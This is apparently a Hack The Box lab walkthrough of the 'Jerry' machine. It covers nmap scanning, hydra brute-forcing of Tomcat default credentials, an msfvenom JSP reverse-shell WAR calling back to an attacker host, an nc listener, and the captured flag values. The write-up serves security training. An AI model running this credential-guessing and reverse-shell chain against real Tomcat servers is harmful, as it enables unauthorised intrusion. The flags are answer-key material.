


# Hack The Box - Jerry server walkthrough

Since it is possible to use msfvenom in OSCP exam (did not know that until now), I will start using it for creating my own payloads.

First - enumerate the box:


`nmap -sT -sC -sV -A 10.10.10.95`




```
msf5 > services 10.10.10.95
Services
=====
host      port  proto  name      state  info
----
10.10.10.95 8080  tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1
msf5 > 
```

Only port 8080 with Tomcat & Java engine...

Let's check the site 10.10.10.95:8080. Nothing special, but it has some interesting buttons to play with...



Manager app gives you login screen & permission denied when used.



but it mentions username: tomcat and password: s3cret ... Which WORKS. So we can use it. To be 100% sure, let's brute force the site for confirmation:

hydra 10.10.10.95 -C /usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt http-get /manager/html -s 8080

```
root@kali: /usr/share/seclists# hydra 10.10.10.95 -C /usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt
http-get /manager/html -s 8080
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-26 15:01:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 79 login tries, ~5 tries per task
[DATA] attacking http-get://10.10.10.95:8080/manager/html
[8080][http-get] host: 10.10.10.95 login: admin password: admin
[8080][http-get] host: 10.10.10.95 login: admin password: admin
[8080][http-get] host: 10.10.10.95 login: tomcat password: s3cret
[8080][http-get] host: 10.10.10.95 login: tomcat password: s3cret
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-26 15:01:21
root@kali: /usr/share/seclists#
```

Yep - tomcat / s3cret is a valid username&password.

When login, we can see that we should be able to upload a WAR file (war = web JAR archive...). So let's create a reverse shell for JAVA:

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.10.14.20 LPORT=4444 -f war > reverse.war

and upload it there:

					Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy
/manager	None specified	Tomcat Manager Application	true	1	Expire sessions with idle ≥ 30 minutes
/reverse	None specified		true	0	Start Stop Reload Undeploy
					Expire sessions with idle ≥ 30 minutes

**Deploy**

Deploy directory or WAR file located on server

Then "run"

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

**WAR file to deploy**

Select WAR file to upload  No file selected.

Before you click on your reverse shell, open a new window with listener on: (nc -lnvp 4444):

```
root@kali:~/# nc -lnvp 4444
listening on [any] 4444 ...

connect to [10.10.14.22] from (UNKNOWN) [10.10.10.95] 49194
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
C:\apache-tomcat-7.0.88>
```

And go get the flags!

```
Directory of C:\Users\Administrator\Desktop> What are... Problem... IMC Clinic... Google M... proxy sw... 10.10... X... How Fix... +
06/19/2018 07:09 AM <DIR> .
06/19/2018 07:09 AM <DIR> ..
06/19/2018 07:09 AM <DIR> .ocu... IB flags Kali Linux CEH CompTIA Security + Osobni Webex PK IBM Citrix
0 File(s) 0 bytes
3 Dir(s) 27,590,660,096 bytes free

C:\Users\Administrator\Desktop>cd flags
cd flags

C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users\Administrator\Desktop\flags
06/19/2018 07:09 AM <DIR> .
06/19/2018 07:09 AM <DIR> ..
06/19/2018 07:11 AM <DIR> 88 2 for the price of 1.txt
1 File(s) 88 bytes
2 Dir(s) 27,590,660,096 bytes free

C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```